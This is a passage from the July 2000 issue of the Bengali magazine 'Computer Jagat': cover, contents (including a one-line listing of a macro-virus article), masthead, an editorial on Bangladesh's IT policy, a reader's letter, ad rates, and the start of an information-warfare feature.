Status of IT in Bangladesh

প্রোগ্রামিং প্রতিযোগিতায় অংশ নিয়ে বিদেশে শিক্ষা সফরের সুযোগ নিন পৃষ্ঠা-৪০

মাসিক কমপিউটার জগৎ

JULY 2000 10TH YEAR VOL.3

THE MONTHLY COMPUTER JAGAT
Leading the IT movement in Bangladesh

বাংলাদেশে তথ্য প্রযুক্তি আন্দোলনের পথিকৃৎ দাম মাত্র ৳২০ জুলাই ২০০০ ১০ম বর্ষ ৩য় সংখ্যা

ইনফরমেশন ওয়ারফেয়ার

পৃষ্ঠা ৩৩

- ভাইরাস কোড
- চীট কোড স্পেশাল
- ফ্লপি ডিস্কের ভবিষ্যৎ
- লিনআক্স সার্টিফিকেশন
- পিসি-ম্যাক তথ্য বিনিময়
- ওয়েবপেজে জাভা স্ক্রিপ্টিং
- ডিজিটাল ইমেজিংয়ে HP
- পেন্টিয়াম ফোর
- হার্ডডিস্ক ইউটিলিটিস

"কমপিউটার জগৎ - HP কুইজ"

একটি মাত্র প্রশ্নের উত্তর দিয়ে জিতে নিন HP কালার প্রিন্টার

পৃষ্ঠা-৫৭

সূচী – পৃষ্ঠা ২৭
বিজ্ঞাপন সূচী – পৃষ্ঠা ৩১
খবর – পৃষ্ঠা ৮৭

এছাড়া রয়েছে নিয়মিত কমপিউটার জগৎ কুইজ

মাসিক কমপিউটার জগৎ-এর
গ্রাহক হওয়ার চাঁদার হার (টাকায়)

দেশ/মহাদেশ	১২ সংখ্যা	২৪ সংখ্যা
বাংলাদেশ	২৪০	৪৮০
সার্কভুক্ত অন্যান্য দেশ	৬৫০	১২৫০
এশিয়ার অন্যান্য দেশ	৯২৫	১৮০০
ইউরোপ/আফ্রিকা	১১৫০	২২৫০
আমেরিকা/কানাডা	১৩০০	২৫০০
অস্ট্রেলিয়া	১৪০০	২৭০০

গ্রাহকের নাম, ঠিকানাসহ টাকা বলদ বা মানি অর্ডার মারফত "কমপিউটার জগৎ" নামে ক্রস না ১১, বিসিএস কমপিউটার সিটি, বোকেয়া সরণী, আগারগাঁও, ঢাকা-১২০৭ ঠিকানায় পাঠাতে হবে। চেক গ্রহণযোগ্য নয়।

সূচীপত্র | বাংলা ভাষায় কমপিউটার বিষয়ক সর্বাধিক প্রচারিত ম্যাগাজিন | ১০ম বর্ষ ঃ তৃতীয় সংখ্যা

জুলাই ২০০০

মাসিক কমপিউটার জগৎ

সম্পাদকীয় ২৯

পাঠকের মতামত ৩১

ইনফরমেশন ওয়ারফেয়ার ঃ পরিণাম মহাবিপর্যয়? ৩৩
তথ্য যুদ্ধ ও ইনফরমেশন অপারেশনগুলোর কৌশলগত প্রভাব নিয়ে আলোকপাতের পাশাপাশি মানব জাতির ভবিষ্যত, কমপিউটার শংকা ও নিরাপত্তা, অবকাঠামোর উপর প্রভাব, নানা ধরনের ইনফরমেশন ওয়ারফেয়ার এবং নানা আশঙ্কা, সুইডেনের অনুধাবন, যুক্তরাষ্ট্রের দৃষ্টিভঙ্গি, সচেতনতা ইত্যাদি বিষয়ে প্রচ্ছদ প্রতিবেদনটি লিখেছেন গোলাপ মুনির।

কমপিউটার জগৎ- জবস/ইউএসএআইডি চুক্তি স্বাক্ষর অনুষ্ঠান ৩৮
ইউএসএআইডি'র সাহায্যপুষ্ট প্রতিষ্ঠান জবস দেশে তথ্য প্রযুক্তি শিক্ষাকে উৎসাহিত করার জন্য কমপিউটার জগৎ-এর সাথে যৌথ উদ্যোগে দেশব্যাপী কমপিউটার প্রোগ্রামিং প্রতিযোগিতার আয়োজন করার চুক্তি স্বাক্ষর করে। চুক্তিস্বাক্ষর অনুষ্ঠানের ওপর ভিত্তি করে প্রতিবেদনটি তৈরি করেছেন আবীর হাসান।

প্রোগ্রামিং প্রতিযোগিতা ২০০০-এর প্রশ্নপত্র ও নিয়মাবলী ৪০
এতে প্রোগ্রামিং প্রতিযোগিতার ১ম পর্বের প্রশ্নপত্র ও নিয়মাবলী দেয়া হয়েছে।

নতুন শতকের ক্যারিয়ার ঃ লিনআক্স সার্টিফিকেশন ৪৩
লিনআক্স প্রফেশনাল ইনস্টিটিউট (এলপিআই) কর্তৃক প্রদত্ত লিনআক্স সার্টিফিকেশন কোর্সগুলো সম্পর্কে লিখেছেন জিয়াউস শামছ।

পেন্টিয়াম ফোর ৪৬
ইন্টেলের পেন্টিয়াম ফোর প্রসেসর সম্পর্কে লিখেছেন প্রকৌশলী তাজুল ইসলাম।

ডিজিটাল ইমেজিং-এ বৈপ্লবিক পরিবর্তন এনেছে এইচপি ৪৮
সম্প্রতি এইচপি'র উদ্যোগে সিঙ্গাপুরে অনুষ্ঠিত হলো এশিয়ান প্রেস ট্যুর জুন ২০০০। এতে এইচপি কর্তৃক ডিজিটাল ইমেজিং প্রযুক্তির ক্ষেত্রে যে সাফল্য অর্জিত হয়েছে সে সম্পর্কে সাংবাদিকদের অবহিত করা হয়। বিষয়টি নিয়ে বিস্তারিত লিখেছে আবীর হাসান।

বহুমাত্রিক এন্টিট্রাস্ট ট্রায়াল ৫১
যুক্তরাষ্ট্রের জাস্টিস ডিপার্টমেন্ট ও ১৯টি স্টেটের সাথে মাইক্রোসফটের আইনী লড়াইয়ের সার্বিক পর্যালোচনা করেছেন রবাবা রাগিণী মুশতাক।

English Section 52
* Status of Information Technology in Bangladesh.
* Introducing Java.

NEWS WATCH 62
* New IT Centre Opened with Ambitious Target
* Compaq, IBM in Storage Alliance
* New Technology to Double PC Memory
* Serious Shortage of Skilled IT Manpower
* Intel Plans for 1.13-GHz Pentium III

কারুকাজ ৬৪
C++-এ করা ডিকশনারি প্রোগ্রাম এবং এক্সেলে ডাটা ভ্যালিডেশন-এর উপর টিপস লিখেছে যথাক্রমে আবদুল ওয়াহেদ ও লুৎফুন্নেছা রহমান।

ওয়েবে ডাটাবেজ পাবলিশিং ৬৫
এক্সেস ৯৭, এক্সেস ২০০০, ফ্রন্টপেজ ৯৮ এবং ২০০০-এ ডাটাবেজ ওয়েবে পাবলিশিং সম্পর্কে লিখেছেন সুহৃদ সরকার।

ওয়েব পেজে জাভা স্ক্রীপ্টিং ৬৭
ওয়েব পেজের ইন্টারএক্টিভিটি বৃদ্ধির লক্ষ্যে কয়েকটি জাভা স্ক্রীপ্ট-রেইনবো টেক্সট, ফেইড আউট, স্পন্সর ব্যানার, কাউন্ট ডাউন, ডেট, শুটিং স্ট্যাটাসবার, স্ক্রলিং স্ট্যাটাসবার এবং নেভিগেশন পপ-আপ সম্পর্কে লিখেছেন চিন্ময় দাশ।

হার্ড ডিস্ক ইউটিলিটিস ৬৯
ডাটা পুনরুদ্ধারের লক্ষ্যে কমপিউটার ব্যবহারকারীদের সুবিধার্থে রোলব্যাক, ইমেজিং এবং ডাটা রিকভারি ইউটিলিটি শ্রেণীর কিছু হার্ড ডিস্ক ইউটিলিটি সম্পর্কে লিখেছেন মইন উদ্দিন মাহ্‌মুদ।

পিসি-ম্যাক তথ্য বিনিময় ৭৩
ম্যাক এবং পিসি সম্পূর্ণ ভিন্নধর্মী আর্কিটেকচারের হলেও এদের মধ্যে কিভাবে তথ্য বিনিময় সম্ভব সে সম্পর্কে লিখেছেন মোঃ জহির হোসেন।

ভাইরাস কোডিংয়ের পর্যালোচনা ৭৬
জুন ২০০০ সংখ্যার ভাইরাস সম্পর্কিত প্রতিবেদনের ফলোআপ হিসেবে এ নিবন্ধে ভিবি-তে করা ওয়ার্ডের জন্য একটি মাইক্রো ভাইরাস তৈরির কৌশল, কোডিংয়ের বর্ণনা, ট্রিগার ডেট ইত্যাদি তুলে ধরেছেন শোয়েব হাসান খান।

ফ্লপি কি তবে বিলুপ্ত হয়ে যাবে? ৭৯
তথ্য আদান-প্রদানের অন্যতম জনপ্রিয় মাধ্যম ফ্লপি ডিস্ক। বিভিন্ন ধরনের স্টোরেজ ডিভাইসের ক্রমোন্নতির ফলে ফ্লপির বিলুপ্ত হওয়ার যে সংশয় দেখা দিয়েছে তা নিয়ে লিখেছেন মোঃ সালেহ উদ্দিন মাহ্‌মুদ।

মনকাড়া নানা রঙের কনসেপ্ট পিসি ৮০
পিসি কেসিংয়ে যে নতুনত্ব আসছে সে সম্পর্কে লিখেছেন আবদুল ওয়াহেদ তমাল।

হাতে কলমে ডেস্কটপ ভিডিও ॥ তিন ৮৪
ডিজিটাল মিডিয়া ও তার টুলস, ভিডিও সম্পাদনার প্রস্তুতি ও কাজ শুরু করা এবং ডিজিটাইজ করা ইত্যাদি বিষয়ে ধারাবাহিক এই প্রতিবেদনটি লিখেছেন মোস্তাফা জব্বার।

মাল্টিমিডিয়া অডিও সম্পাদনা ॥ দুই ৮৬
মাল্টিমিডিয়া অডিও সাউন্ড রেকর্ডিং ও এডিটিং সম্পর্কে ধারাবাহিক এই প্রতিবেদনটি লিখেছেন মুহিউদ্দিন মোহাম্মদ জালাল।

চীট কোড স্পেশাল ১০০
নীড ফর স্পীড, এমডিকেটু, সোলজার অফ ফরচুন, বোন্ড টু, প্রিন্স অফ পারসিয়া গ্রীডিসহ কিছু চমকপ্রদ গেম সম্পর্কে পর্যালোচনা করেছেন আবু আবদুল্লাহ সাইদ।

কমপিউটার জগতের খবর ৮৭

* ২০,০০০ আইটি বিশেষজ্ঞ নিবে জার্মানি
* ইনসফট-মাইক্রোসফট যৌথ উদ্যোগ
* ড্যাফোডিলের নতুন পোর্টাল jobsbd.com
* কপিরাইট আইন পাস
* বেসিসের সফটওয়্যার প্রদর্শনী
* নারায়ণগঞ্জে এপটেকের সেমিনার
* ইন্টারনেটে বাংলাদেশ
* বিল গেট্‌স এখনো শীর্ষ ধনী
* ডেফোডিল অনলাইন ডট কম
* এনএসইউ'র সফটওয়্যার প্রদর্শনী
* কুমিল্লায় তথ্য প্রযুক্তি শীর্ষক সেমিনার
* DB2-এর উপর সেমিনার
* ব্যাংকিংয়ে এটিএম পুল নেটওয়ার্ক
* বেইট-এর আত্মপ্রকাশ
* একটিব-এর জেলা কমিটি আহবান
* তথ্য প্রযুক্তি এবং উন্নয়ন শীর্ষক সম্মেলন
* ওয়েব বাংলাদেশ ডট কম
* মাইক্রোসফটের ডটনেট-এর ঘোষণা
* ভারতে ওরাকলের কার্যক্রম
* ই-কমার্স বিষয়ক সেমিনার
* ট্রোরা সিস্টেমসের মাইক্রোসফট সিটেক
* ইন্টেলের নতুন প্রসেসর
* প্রোগ্রামার তৈরিতে সরকারি উদ্যোগ
* ইন্টেলের ই-বিজ শীর্ষক সেমিনার
* মালয়েশিয়ার ওয়েবসাইটে আক্রমণ
* গাজীপুরে কমপিউটার কর্মশালা
* ভারতে তথ্য প্রযুক্তি সংক্রান্ত বিল পাস
* কৃত্রিম মস্তিষ্ক
* আমাজান ডট কমে এইচপি'র পণ্য
* www ইনস্টিটিউটের ব্যাংকিং কর্মশালা
* তথ্য প্রযুক্তি বিষয়ক বির্তক ও সেমিনার
* এপটেকের e-ACCP কারিকুলাম শুরু
* ভূঁইয়া কমপিটার্সের- বিএসসি
* ডাটাপ্রো'র কার্যক্রম সম্প্রসারণ
* পালসার-এর প্রথম বর্ষপূর্তী পালন
* ইলেকট্রো কমপিউটার ভেজ ২০০০
* এপটেক ও এক্সিয়েম-এর সেমিনার
* মাইক্রোসফটের নতুন এসসিপি
* এফবিসিসিআই-এর ওয়েবসাইট চালু
* খুলনায় ডিআইআইটি'র সেমিনার
* গ্রামীণ স্টার এডুকেশনের কার্যক্রম
* "হিউম্যান রিসোর্স স্যুইট"
* বিনামূল্যের কমপিউটার প্রশিক্ষণ
* ITPAB ফোরাম
* লেখনী ৩.০ বাজারে আসছে
* ক্ষুদ্রতম হার্ড ডিস্ক
* বিজ্ঞান ও প্রযুক্তি সপ্তাহ পালিত
* ইনফরমেটিক্স-এর ইন্টারনেট বিপ্লব
* এপটেক ইন্ডাটন সেন্টারে সেমিনার
* এন্ট্রি ট্রাকের কবলে ভিসা ও মাস্টারকার্ড
* মাইক্রোসফটে ডাঙ্গনের অশনি সংকেত
* কমপিউটার প্লাস-এর নতুন শো-রুম
* শ্যাডোর বিনামূল্যে কমপিউটার কোর্স
* উত্তরায় কমপিউটার মেলা
* ইন্টেল ০.১৩ মাইক্রনের ৩টি ফ্যাব
* ডাটামিনি এখন কমপিউটার সিটিতে
* এইচপি রিটেইল ইভেন্ট ২০০০
* আইআইটি শিক্ষা সপ্তাহ পালিত
* আইমার্ট সাইবার ক্যাফে উদ্বোধন
* ইউনিভার্সাল সিস্টেমস ইন কর্পোরেশনের প্রশিক্ষণ
* ইন্টেলের নতুন চিপসেট ৮১৫
* ভিজিটাল সিগনেচার বিল অনুমোদিত
* পাওয়ার সফটের মাল্টিমিডিয়া কার্যক্রম
* কুমিল্লা কমপিউটার সমিতির কমিটি
* ক্রিয়েটিভ ক্যানভাসের মাল্টিমিডিয়া সিডি

Advertisers' Index 31

মাসিক কম্পিউটার জগৎ
COMPUTER JAGAT
বাংলাদেশে তথ্যপ্রযুক্তি আন্দোলনের পথিকৃৎ

উপদেষ্টা
ড. জামিলুর রেজা চৌধুরী
ড. মুহাম্মদ ইব্রাহীম
ড. সৈয়দ মাহবুবুর রহমান
ড. মোহাম্মদ আলমগীর হোসেন
ড. যুগল কৃষ্ণ দাস

সম্পাদনা উপদেষ্টা — প্রকৌশলী এম. এস. ওয়াহেদ
সম্পাদক — এস. এ. বি. এম. বদরুদ্দোজা
নির্বাহী সম্পাদক — ডাঃ শামীম আখতার তুষার
কারিগরী সম্পাদক — মোঃ জহির হোসেন
সহযোগী সম্পাদক — মইন উদ্দীন মাহমুদ স্বপন
সহকারী সম্পাদক — তামান্না হাসিনা, এম. এ. হক অনু

সম্পাদনা সহযোগী
- মোঃ আবদুল ওয়াহেদ
- জাহিরুল করিম
- সিরাজুল ইসলাম
- আসিফ রাজ

বিদেশ প্রতিনিধি
জামাল উদ্দীন মাহমুদ — আমেরিকা
ড. খান মনজুর-এ-খোদা — কানাডা
ড. এস মাহমুদ — বৃটেন
নির্মল চন্দ্র চৌধুরী — অস্ট্রেলিয়া
মাহবুব রহমান — জাপান
এস. ব্যানার্জী — ভারত
আঃ ফঃ মোঃ সামসুজ্জোহা — সিংগাপুর
মোঃ জাহিদুর রহমান — মালয়েশিয়া
এন. এম. জামাল — সুইডেন
নাছির উদ্দিন পারভেজ — মধ্যপ্রাচ্য

শিল্প নির্দেশক ও প্রচ্ছদ — এম. এ. হক অনু
কম্পোজ ও অঙ্গসজ্জা — সমর রঞ্জন মিত্র
মুদ্রণে : ক্যাপিটাল প্রিন্টিং এন্ড প্যাকেজেস লিঃ
৫০-৫১, বেগম বাজার, ঢাকা।
বিজ্ঞাপন ব্যবস্থাপক — শিরীন আখতার
জনসংযোগ ও প্রচার ব্যবস্থাপক — প্রকৌ. নাজনীন নাহার মাহমুদ
উৎপাদন ও বিতরণ ব্যবস্থাপক — ফারজানা হামিদ
সহকারী বিতরণ ব্যবস্থাপক — হাজী মোঃ আবদুল মতিন
অফিস সহকারী — মোঃ আনোয়ার হোসেন ও মোঃ সাখাওয়াত হোসেন

প্রকাশক : নাজমা কাদের
১৪৬/১, আজিমপুর রোড, ঢাকা-১২০৫
ফোন : ৮৬১৩৫২২, ৮৬১৬৭৪৬, ৫০৫৪১২
ফ্যাক্স : ৮৮-০২-৮৬১২১৯২
ই-মেইল : comjagat@usa.com

যোগাযোগের ঠিকানা :
কম্পিউটার জগৎ
রুম নং ১১, বিসিএস কম্পিউটার সিটি
আগারগাঁও, ঢাকা-১২০৭।

Editor — S.A.B.M. Badruddoja
Executive Editor — Dr. Shamim Akhter Tushar
Technical Editor — Md. Zahir Hossain
Senior Correspondent — Kamal Arsalan
Special Correspondent — Reazul Ahsan

Bureau Chief :
Md. Saifus Sayeed Sunny
Room No. 11 (Ground Floor)
BCS Computer City, Dhaka-1207
Tel. : 8125907, 017-660686

Published by : Nazma Kader
146/1, Azimpur Road, Dhaka-1205
Tel. : 8613522, 8616746, 505412,
Fax : 88-02-8612192
E-mail : comjagat@usa.com

পরিকল্পনার পাশাপাশি কমিটমেন্টও চাই

তথ্য প্রাযুক্তিক কর্মকান্ডে এক অদ্ভুত স্থবিরতা চলছে এখন গোটা দেশ জুড়ে। এ স্থবিরতা সরকারের নীতি নির্ধারণের মন্থরতা নয়। বরং সুষ্ঠু নীতি নির্ধারণের পরও কেন যেন গতি সঞ্চার হচ্ছে না ঝিমিয়ে পড়া তথ্য প্রযুক্তি অঙ্গনে।

তথ্য প্রযুক্তি খাতের প্রতি কম-বেশি গুরুত্ব প্রদান করে বাজেট পাশ করানো হয়েছে জাতীয় সংসদে। মানব সম্পদ উন্নয়নে সরকার যথেষ্ট গুরুত্বের সাথে এগিয়ে এসেছে। বিগত বছরগুলোতে ডাটা চলাচলে ব্যবহৃত ভি-স্যাটের ওপর থেকে সরকারী নিয়ন্ত্রণ প্রত্যাহার করে নেয়া হয়েছে। হাইটেক পার্ক, আইটি ভিলেজ তৈরির ঘোষণা দেয়া হয়েছে। সফটওয়্যার কপিরাইট বিল সংসদে উত্থাপিত হয়েছে। সরকারের উদ্যোগে মন্ত্রী ও আমলা পর্যায়ে কমপিউটার প্রশিক্ষণের ব্যবস্থা করা হয়েছে। প্রতিটি সংসদ সদস্যকে একটি করে কমপিউটার প্রদানের সিদ্ধান্ত নেয়া হয়েছে। দেশের প্রত্যন্ত অঞ্চলে কমপিউটার ও ইন্টারনেট সেবা সুবিধাকে পৌঁছে দেওয়ার জন্য টেলিযোগাযোগ খাতের প্রতি নতুন করে দৃষ্টি দেয়া হয়েছে। রেলওয়ের ফাইবার অপটিক ক্যাবল ও নির্মিতব্য ডিজিটাল ডাটা নেটওয়ার্কের ওপর ভিত্তি করে সমগ্র দেশকে তথ্য জালিকার ভেতরে আনার কার্যক্রম শুরু হয়েছে। এ পর্যন্ত মোট ৩০০টি স্কুলের ছাত্রছাত্রীদের জন্য সরকারের পক্ষ থেকে কমপিউটার প্রদান করা হয়েছে। আগামীতে আরও ৪০০টি স্কুলে কমপিউটার দেয়া হবে বলে জানা গেছে। কমপিউটার প্রোগ্রামার তৈরির জন্যও সরকার বাজেটে ১৫ কোটি টাকা বরাদ্দ করেছে।

সবচেয়ে বড় কথা, তথ্য প্রযুক্তি নিয়ে এখন সংসদ সদস্য, অর্থনীতিবিদ পর্যায়েও সচেতনতা শুরু হয়েছে। বঙ্গোপসাগরের নীচ দিয়ে ফাইবার অপটিক ক্যাবল স্থাপনের জন্য বাজেটে যথাযথ গুরুত্বারোপ করা হয়নি বলে অর্থনীতিবিদরা যেমন সরকারের সমালোচনা করেছেন, তেমনিভাবে তথ্য প্রযুক্তির বিভিন্ন বিষয় নিয়ে সরকার দলীয় সংসদ সদস্যরাও দাঁড়িয়ে বক্তব্য রেখেছেন। সরকারের সিদ্ধান্ত, উদ্যোগ, আলোচনা-সমালোচনা সব কিছুই তথ্য প্রযুক্তি বিষয়ে সংশ্লিষ্ট মহলের মধ্যে আশার সঞ্চার করেছে। কিন্তু তারপরও অদ্ভুদ জড়তায় ভুগছে বাংলাদেশ। অবস্থা দেখে মনে হয়, কোথাও যেন আন্তরিকতা, গতিশীল নেতৃত্বের অভাব রয়ে গেছে। যে প্রযুক্তিকে সম্বল করে গোটা দেশের মানুষের ভাগ্য বদলে দেয়া যায়, কেন যেন সে প্রযুক্তির প্রতি কর্তাব্যক্তিদের কমিটমেন্টের অভাব রয়েছে। নইলে প্রাপ্ত সেক্টরে প্রাপ্ত আসতে এত দেরি হবে কেন?

'জনগণের হাতে কমপিউটার চাই' শ্লোগান নিয়ে বাংলাদেশ তথ্য প্রযুক্তি আন্দোলনের পথিকৃৎ **কমপিউটার জগৎ** তার যাত্রা শুরু থেকেই জনগণের স্বার্থে নিজের কমিটমেন্টকে সবচেয়ে ওপরে স্থান দিয়েছে। সচেতনতা সৃষ্টি আর মেধার উন্নয়নের স্বার্থে সেই ১৯৯২ সালেই দেশের সর্বপ্রথম কমপিউটার প্রোগ্রামিং প্রতিযোগিতা আয়োজন করে **কমপিউটার জগৎ**। তারপর থেকে নানা ধরনের প্রতিযোগিতা, কুইজ কমপিটিশন বিচিত্র বর্ণালীর কার্যক্রম আয়োজন করে আসছে **কমপিউটার জগৎ** তার নিয়মিত প্রকাশনার পাশাপাশি। এরই পথ ধরে ইউএসএইড-এর অর্থায়নে প্রতিষ্ঠিত জবস এবং **কমপিউটার জগৎ**-এর যৌথ উদ্যোগে আগামীতে অনুষ্ঠিত হতে যাচ্ছে আরেকটি কমপিউটার প্রোগ্রামিং প্রতিযোগিতা। দেশের মেধাবী সন্তানদের মেধার চর্চাকে আরো গতিশীল করার ক্ষেত্রে এ ধরনের প্রতিযোগিতার কোন বিকল্প নেই। জাতীয় স্বার্থে আরো বেশি সংস্থা ও প্রতিষ্ঠান ভবিষ্যতে এ ধরনের উদ্যোগ নিয়ে এগিয়ে আসবে বলে কমপিউটার জগৎ আশা করে। প্রতিযোগিতার সাফল্যের জন্য আমরা সকলের অংশগ্রহণ ও শুভেচ্ছা কামনা করছি।

লেখক সম্পাদক
- প্রকৌশলী তাজুল ইসলাম
- প্রকৌশলী ইথার হান্নান
- মোঃ জুয়েল ইসলাম
- শোয়েব হাসান খান

পাঠকের মতামত

(মতামতের জন্য সম্পাদক দায়ী নন)

পুরানো কথা

মনে করেছিলাম, দু'হাজার সাল উপলক্ষে কমপিউটার জগৎ কিছুটা নয়, অনেকটা ভিন্ন আঙ্গিকে প্রকাশিত হবে। অন্যান্য বিনোদনমূলক পত্রিকায় ঈদ সংখ্যায় যেমন আয়োজন হয়, তেমনি মিলেনিয়াম সংখ্যা বর্ধিত কলেবরে বের হবে। কিন্তু তা হয়নি। ২০০০ সালে এসেও কমপিউটার জগৎ আগের মতোই রয়ে গেছে। তবে আমাদের প্রত্যাশা থাকবে প্রতি নতুন বছরের জানুয়ারি সংখ্যাটি আমরা যেন ভিন্ন ঢাঁচে দেখতে পাই।

তথ্য প্রযুক্তি অঙ্গনে বিভিন্ন ধরনের পাঠক আছেন। এদের মধ্যে কেউ অভিজ্ঞ, কেউ অনভিজ্ঞ। এমন অনেক পাঠক আছেন যাদের কমপিউটার সম্পর্কে সাধারণ ধারণা নেই বললেই চলে। কেউ কেউ তো একে টাইপ রাইটারের সঙ্গে তুলনা করেন। কয়েকদিন আগে আমাকে একজন বললেন, আমি একটা কমপিউটার কিনব, কিন্তু কোন্‌টা কিনব? কিভাবে চালাবো? কোন প্রোগ্রাম শিখবো? এরপর সে আরও জানতে চাইল, অনেকেরই জিজ্ঞাসা এমন কি কোন ভাল পত্রিকা আছে বাজারে, যাতে কমপিউটার সম্পর্কে সাধারণ জ্ঞান দেয়া থাকে অথবা এমন কোন পত্রিকা, যা নতুন ও অনভিজ্ঞদের জন্যে ভাল? এক্ষেত্রে উত্তর কি হওয়া উচিত কমপিউটার জগৎ? আসলে প্রশ্নটার উত্তর সহজ নয়। কেননা কমপিউটার জগৎ আমাদের মত নিয়মিত পাঠকদের জন্যে খুবই ভাল। আমি জানি, কমপিউটার জগৎ-এর আগে নানা রকম সংখ্যা বের করেছে প্রকৃত পাঠকদের জন্যে। কিন্তু আমার কথা সেটা নয়। হঠাৎ করে নতুন কোন কমপিউটার শিক্ষানবিশ একজন পাঠক কমপিউটার জগৎ পড়লে হয়ত চিন্তা করবে এটি তার মতো পাঠকের জন্যে নয়। তাই কমপিউটার জগৎ কর্তৃপক্ষের নিকট অনুরোধ থাকবে প্রতি সংখ্যায়ই যেন কমপিউটার নবিশদের জন্যে আলাদা আয়োজন করা হয়। এতে থাকবে, কমপিউটারের সহজ পরিচিতি, হার্ডওয়্যার, সফটওয়্যার ও সহজভাবে কমপিউটার পরিচালনার পদ্ধতি। এর মাধ্যমে শেখানোর কাজ শেষ হলে, আবারো পুনঃমুদ্রিত হতে থাকবে। যেন, যে কেউ, যখন-তখন এই পত্রিকা কিনলেই বুঝতে পারেন এ সহজ বিষয়গুলো। হ্যাঁ, এ থেকে আমাদেরও কিছু শেখার আছে। তাছাড়া বেকারদের সমস্যা সমাধানে কমপিউটার জগৎ নানা রকমের প্রোগ্রাম শেখাতে পারে, যেমন- এনিমেশন, গ্রাফিক্স ডিজাইন বা ওয়েব পেজ ডিজাইন সংক্রান্ত প্রোগ্রাম। এসব বিষয়ে বাজারেও বই পাওয়া যায়। কমপিউটার জগৎ-এ এ সম্পর্কেও আলোচনা হয়েছে। কিন্তু খুবই কঠিন, তাই আমার অনুরোধ থাকবে এসব প্রোগ্রাম সম্পর্কে যেসব লেখা ছাপানো হবে আগে এর সম্পর্কে সহজ সরলভাবে ধারণা দিয়ে পরে যেন ধাপে ধাপে এর গভীরে এগুনো হয়। এতে কম জানা পাঠকরা যেমন উপকৃত হবে, তেমনি খুশিও হবে।

কমপিউটার জগৎ কর্তৃপক্ষ হয়তো লক্ষ্য রাখে না ছোট পাঠকগণ কি চায়? কিন্তু গেমের কথা এতো দেরি করে কেন? গেম সংক্রান্ত বা নতুন কোন সফটওয়্যার কিংবা মাল্টিমিডিয়াসমৃদ্ধ ছবি চার কালারে ছাপালে ভাল হয় না? এমনকি সূচীপত্রটা ভিন্ন ঢাঁচে চার কালারে ছাপালে কমপিউটার জগৎ-কে আরও উন্নত মনে হবে।

এবার অন্য প্রসঙ্গ। আমরা বিভিন্ন বিজ্ঞাপনে কমপিউটার সিস্টেমের দাম-দর দেখতে পাচ্ছি। কিন্তু খুচরো যন্ত্রাংশগুলোর দাম সম্পর্কে অবগত নই। এক্ষেত্রে আমাদের দেশে কমপিউটারের খুচরা পার্টসের বর্তমান বাজার দর কেমন, তা ছাপানোর উদ্যোগ নেয়া যেতে পারে। এক্ষেত্রে কোন বিদেশী পত্রিকার স্টাইল অনুসরণ করা যেতে পারে। কেননা তাদের এই নিয়ম আমাদের খুব ভাল লাগে।

অভিজ্ঞ পাঠকদের চাহিদার প্রতি কমপিউটার জগৎ সব সময় খেয়াল রাখে কিন্তু কম জানা বা ছোট পাঠকদের চাহিদার প্রতি লক্ষ্য রাখে খুবই কম। এর আগেও এরূপ বহু অনুরোধ জানানো হয়েছে। কিন্তু কোন পদক্ষেপ নেয়া হয়নি।

কমপিউটার জগৎ-এর দীর্ঘায়ু কামনা করি।

মনোয়ার হুসেন পান্থ
তেজকুনীপাড়া, তেজগাঁও, ঢাকা।

Advertisement Tariff

(Effective from July 2000. The change is due to increased circulation and other incidental costs.)

Description	Rate per issue
1. Back cover multicolor*	Tk. 50,000.00
2. 2nd cover multicolor*	Tk. 35,000.00
3. 3rd cover multicolor*	Tk. 35,000.00
4. Inner page (first 34 & last 10 pages), multicolor	Tk. 20,000.00
5. Inner page, multicolor	Tk. 15,000.00
6. Black & white full page	Tk. 8,000.00
7. Black & white half page	Tk. 4,500.00
8. Middle page (double spread), multicolor	Tk. 35,000.00

Terms & condition

1. Design, Process & Scanning should be arranged by the advertiser.
2. Payment must be paid in advance with insertion order.
3. 10% discount for min. 1 year (12 issues) contract for full page by advance payment only.
4. 25% extra charge for fixed page booking. Pages already booked are not available.
5. All rates are for local companies. Rates for foreign companies are different.

* Booked for specific period.

Advertisers' INDEX

Name of Company	Page No.
Agni Systems Ltd.	12
Angel Computer	107
APTech Computer Education	Back Cover
B&F International Co. Ltd.	8
Barnali Computers	94
Bhuiyan Computer & ELC	82, 83
CD Media	25
CD Soft	15, 64
Computer Graphics System	13
Computer Plus	110
Computer Source	103, 104, 105
Creative Canvas	62
Cyber System Network	61
Daffodil Computers	55
Delta Computer Engineering	53
Desktop Computer Connection Ltd.	58
Dhrubo Ltd	93
DiAct Computer Ltd.	30
Digital Technology	10
Dynamic PC	32
Engineer's Council of Information Technology	74
Flora Limited	3, 4, 5, 6
Galaxy Electro power	106
Global Brand (Pvt.) Ltd.	20, 21
Global InformationResear and Technology Ltd	81
Hitech Professionals	75, 99
HP	56, 57
ICCT	51
Infosys	22
Infosystems Ltd (Datapro)	92
International Computer Network	18
International Office Equipment	108, 109
Islamic Bank Technical Institute	44
Ivas	16
Landmark Computers	23
Massive Computers	62, 66, 70, 102
MCE Ltd	42
Micro Legend Ltd.	3rd Cover
Microway Systems	11
Multilink Int'l. Co. Ltd.	7
National System Solutions (Pvt.) Ltd.	14
Navana Computers & Techno. Ltd.	9
Neural Institute of Management and IT	37
NIIT	2nd Cover
Proshika Computer Systems	26, 28
Pulser Computer & Network	97
Qatar Charitable Society	68
Satcom Computer	19
Software Media	17
Spark Systems Ltd.	24
Syed Industries Ltd.	91
The Superior Electronics	72
Universal Traders Ltd.	78
Vantage Electronics Ltd.	54
Westec Ltd.	45
World Wide Web Institute	63

জাতীয় ও ব্যক্তিগত নিরাপত্তার জন্য বড় ধরনের হুমকি আসছে

গোলাপ মুনীর

ইনফরমেশন ওয়ারফেয়ার : পরিণাম কি মহাবিপর্যয়?

আমাদের সামনে এখন এক নতুন যুগ। সে যুগ তথ্য প্রযুক্তির যুগ। তথ্য প্রযুক্তি আজ মানুষের জ্ঞানকে জোরালো করে তোলার অন্যতম উপায়, মাধ্যম কিংবা বলা যায় বাহন। তথ্য প্রযুক্তি ছাড়া আজ যোগাযোগের কথা যেন ভাবা যায় না। তথ্য প্রযুক্তি মানব জাতির সামনে খুলে দিয়েছে এক নতুন দুনিয়া। ইতোমধ্যে তথ্য বিষয়ে ঘটে গেছে এক অভাবনীয় বিপ্লব। এ বিপ্লব চলমান। এগিয়ে যাচ্ছে সামনে। সামনে অপেক্ষা করছে আরো নতুন নতুন চমক। তথ্য প্রযুক্তি অদূর ভবিষ্যতে আমাদের কোথায় নিয়ে যে পৌঁছাবে, তা যেনো মানুষ কল্পনাও করতে পারছে না। এ বিপ্লব পরিবর্তন সাধন করে চলেছে এবং অব্যাহতভাবে। তথ্য প্রযুক্তি সৃষ্টি করে চলেছে 